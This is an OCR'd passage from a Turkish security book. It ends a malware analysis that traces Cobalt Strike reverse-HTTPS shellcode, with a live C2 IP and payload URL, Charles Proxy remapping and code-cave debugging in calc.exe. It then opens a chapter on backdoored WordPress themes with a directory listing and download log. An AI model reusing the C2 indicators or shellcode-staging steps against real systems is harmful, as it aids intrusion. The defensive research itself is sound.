
Kabukkodunu dinamik olarak analiz etmeden önce **213.252.244.174** IP adresi çevrimdışı olduğu için daha önce dinamik sistem analizi esnasında Fiddler aracı ile elde edilen, **https://213[.]252.244.174/QYkG** adresinden indirilen ancak okunaklı olmayan pakedin (2. stage payload), Charles Proxy aracı ile test.com adresine yönlendirilmesi ve daha önce elde edilen paketi diskten okuyup istekte bulunan herhangi bir programa göndermesi sağlanır.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM








THIS BOOK WAS PRODUCED BY WORDPRESSBOOKS.COM PUBLISHING


Charles 4.1.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure Sequence
No Caching... Ctrl+Alt+N
Block Cookies... Ctrl+Alt+C
Map Remote... Ctrl+Alt+M
Map Local... Ctrl+Alt+L
Rewrite... Ctrl+Alt+R
Black List... Ctrl+Alt+B
White List... Ctrl+Alt+W
DNS Spoofing... Ctrl+Alt+D
Mirror... Ctrl+Alt+I
Auto Save... Ctrl+Alt+A
Client Process...
Compose Ctrl+M
Compose New... Ctrl+Shift+M
Repeat Ctrl+Shift+R
Repeat Advanced...
Validate
Publish Gist
Import/Export Settings...
Profiles...
Publish Gist Settings...
CONNECT https://ssl.gstatic.com
Map Local
Map Remote
Recording



Stack SEH Script Symbols Source References Threads Snowman Handles Trace
Charles 4.1.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure Sequence
Edit Mapping
Map From
Protocol:
Host: 213.252.244.174
Port:
Path:
Query:
Map To
Protocol: https
Host: www.test.com
Port:
Path:
Query:
Preserve Host header
To map from a path and its subdirectories you must end the path with a *. To map an entire host leave the path blank.
OK
Cancel
Help
CONNECT https://ssl.gstatic.com
Map Local
Map Remote
Recording


Charles 4.1.4 - Session 1 *
File Edit View Proxy Tools Window Help
Structure
Sequence
Edit Mapping
Map From
Protocol: https
Host: www.test.com
Port:
Path: /QYkG
Query:
Map To
Local path: C:\Users\Mert\Desktop\10_.txt
Choose
Case-sensitive
To map from a path and its subdirectories you must end the path with a *. To map an entire host leave the path blank.
OK
Cancel
Help
CONNECT https://ssl.gstatic.com
Map Local
Map Remote
Recording


Hex Workshop - [C:\Users\Mert\Desktop\10_.txt]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Inspector
Data at offset 0x00000000:
Structures
Compare Results
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000127
Caret: 00000000
Safely Remove Hardware and Eject Media




Dinamik sistem analizi esnasında Fiddler ile kayıt edilen HTTPS trafiğinde yer alan gizlenmiş Cookie bilgisine göre bu kabukkodunun Cobalt Strike aracına ait olduğu ihtimali güçlenir.





Kabukkodunu dinamik olarak analiz etmek için Code Cave

yönteminden faydalanılarak ilgili kabukkodu (shellcode-ctek.bin), **calc.exe** programının son bölümündeki boş alanlara (000000000...) yerleştirilir ve bu kod parçasına kesme noktası (breakpoint) koyularak program akışının kabukkodundan devam etmesi (CreateThread) sağlanarak, kod parçası analiz edilmeye çalışılır.




THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM







Bellekte 0265000 adresine açılan DLL dosyasının karakter dizileri (strings) incelenip, araştırıldığında (#1) ve ayrıca ortaya çıkan API


adresleri de Google arama motoru üzerinde araştırıldığında bu DLL dosyasının CobaltStrike aracına ve kabukkodunun da bu araçta kullanılan Metasploit'in Block Reverse Http(s) kabukkoduna ait olduğu olduğu anlaşılır.









Analizin devamında ortaya çıkan ilave bilgiler de Google arama motorunda araştırıldığında FireEye'ın 2017 yılında Çin devleti tarafından desteklendiği iddia edilen, hukuk ve yatırım firmaları hedef aldığı belirtilen APT19 grubu ile ilgili yayınlamış olduğu araştırma yazısına ulaşılır.







Bu girişimin ardında APT 19 grubu mu vardır ve hedef mi büyütmüşlerdir bilinmez ancak tehdit raporlarında 3. parti firmalar üzerinden hacklenen firmalarla ilgili yazılar okuyan bir siber güvenlik araştırmacısı olarak bu tür hedeflenmiş, organize, ileri seviye siber saldırıların ülkemizde de gerçekleştirildiğine bu analiz yazısı ile dikkat çekmek ve özellikle finans sektöründeki

firmaların bu tür siber saldırılara karşı çok dikkatli olmalarını öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

Bu yazı ayrıca Pi Hediyem Var #15 oyununun çözüm yolunu da içermektedir.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

3. Arka Kapı Avı


Eskiden bir blog yazısı veya bir sunum için konu bulabilmek adına uzun mesailer harcardım. Yıllar içinde daha fazla kişiye ulaşmaya başladıkça okurlarımdan, bağlantılarımdan, takipçilerimden gelen mesajlar, Cryptokiller aracının ortaya çıkmasında olduğu gibi blog yazılarıma, sunumlarıma ilham kaynağı olmaya başladı. Bu hikaye 2018 yılının Mayıs ayında LinkedIn bağlantılarım arasında yer alan Özkan AKTEKİN isimli bir kişinin gönderdiği mesaj ile başladı.

Özkan AKTEKİN mesajında sahip olduğu bir kaç web sitesinin sürekli hacklendiğinden dem vuruyordu. Şüpheleri doğrultusunda hareket ederek araştırmalarını belli bir noktaya kadar getiren Özkan ile kısa bir görüşme yaptıktan sonra durumun WordPress teması kaynaklı olduğunu öğrendim. Yapılacaklar listesi (TODO) oldukça kabarık olan biri olarak bu konuya eğilmem biraz zaman almış olsa da farkındalık adına bu konuyu hem yazıya dökmeye hem de Istanbul Bilgi Güvenliği Konferansı'nda sunmaya karar verdim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



Özkan'ın bahsettiği **wp.com.tr** sitesini ziyaret edip kısaca indirilebilen temalara baktığımda, dizin altındaki klasör ve dosyaların listelenebildiğini farkettim ve ardından **802 MB** büyüklüğündeki yaklaşık **653** adet temayı indirmeye başladım.



Index of /download/ ×

www.wp.com.tr/download/?MD

Hack 4 Career. Info - LinkedIn - Mert SARICA (mert) - Inbox - mert.sarica@

Other bookmarks

Index of /download/

Name	Last modified	Size	Description
Parent Directory	20-Mar-2016 14:39	-	
1pkstertube.zip	20-Mar-2016 14:39	1456k	
2pmporn.zip	20-Mar-2016 14:33	1555k	
2bporn.zip	20-Mar-2016 13:47	1524k	
3yphoriaporn.zip	20-Mar-2016 12:42	1522k	
4porn.zip	24-Mar-2016 10:15	1483k	
4ptube.zip	24-Mar-2016 10:13	1464k	
3ftube.zip	24-Mar-2016 10:10	1484k	
4sora.zip	18-Mar-2016 11:14	1489k	
4pork.zip	18-Mar-2016 10:32	1180k	
5ubkitty.zip	18-Mar-2016 10:12	1581k	
6tacktube.zip	17-Mar-2016 17:50	1231k	
5ubexplore.zip	17-Mar-2016 17:27	1096k	
6leghent.zip	17-Mar-2016 16:33	1545k	
7etpa.zip	17-Mar-2016 15:56	1196k	
8hdslo.zip	17-Mar-2016 15:30	1220k	
9peelsh.zip	17-Mar-2016 15:05	1200k	
1rahamster.zip	17-Mar-2016 13:55	1151k	
2imaflix.zip	17-Mar-2016 12:17	1113k	
3edtube.zip	17-Mar-2016 11:47	913k	
4porscow.zip	17-Mar-2016 11:42	1198k	
5porslover.zip	11-Mar-2016 17:05	1203k	
6porslaka.zip	11-Mar-2016 16:51	1228k	
7pettaporn.zip	11-Mar-2016 16:11	1022k	
1litt.zip	11-Mar-2016 16:05	1270k	
2lostube.zip	11-Mar-2016 15:19	1472k	
3porktube.zip	11-Mar-2016 14:20	1204k	
4porntube.zip	11-Mar-2016 13:57	1121k	
5siliporn.zip	11-Mar-2016 13:53	841k	
6tea.zip	11-Mar-2016 11:44	1123k	
7porku.zip	11-Mar-2016 11:23	1123k	
1lautube.zip	10-Mar-2016 16:00	1133k	
2porseyport.zip	10-Mar-2016 15:43	1018k	
3porsuit1.zip	10-Mar-2016 15:13	1008k	
4idsetv.zip	10-Mar-2016 14:55	1026k	

```
Saving to: â€˜youporn.zipâ€™

youporn.zip                                         100%[===================================================================================================>]   1.04M  1.79MB/s    in 0.6s

2018-05-21 20:02:00 (1.79 MB/s) - â€˜youporn.zipâ€™ saved [1085982/1085982]

--2018-05-21 20:02:00--  http://www.wp.com.tr/download/youporn2.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1307460 (1.2M) [application/zip]
Saving to: â€˜youporn2.zipâ€™

youporn2.zip                                        100%[===================================================================================================>]   1.25M  1.97MB/s    in 0.6s

2018-05-21 20:02:01 (1.97 MB/s) - â€˜youporn2.zipâ€™ saved [1307460/1307460]

--2018-05-21 20:02:01--  http://www.wp.com.tr/download/zeroerror-lite.1.4.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1959756 (1.9M) [application/zip]
Saving to: â€˜zeroerror-lite.1.4.zipâ€™

zeroerror-lite.1.4.zip                              100%[===================================================================================================>]   1.87M  2.07MB/s    in 0.9s

2018-05-21 20:02:02 (2.07 MB/s) - â€˜zeroerror-lite.1.4.zipâ€™ saved [1959756/1959756]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?NA
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?NAâ€™

index.html?NA                                           [ <=>                                                                                                   ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.55 MB/s) - â€˜index.html?NAâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?MD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?MDâ€™

index.html?MD                                           [ <=>                                                                                                   ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.66 MB/s) - â€˜index.html?MDâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?SD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?SDâ€™

index.html?SD                                           [ <=>                                                                                                   ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.61 MB/s) - â€˜index.html?SDâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?DD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?DDâ€™

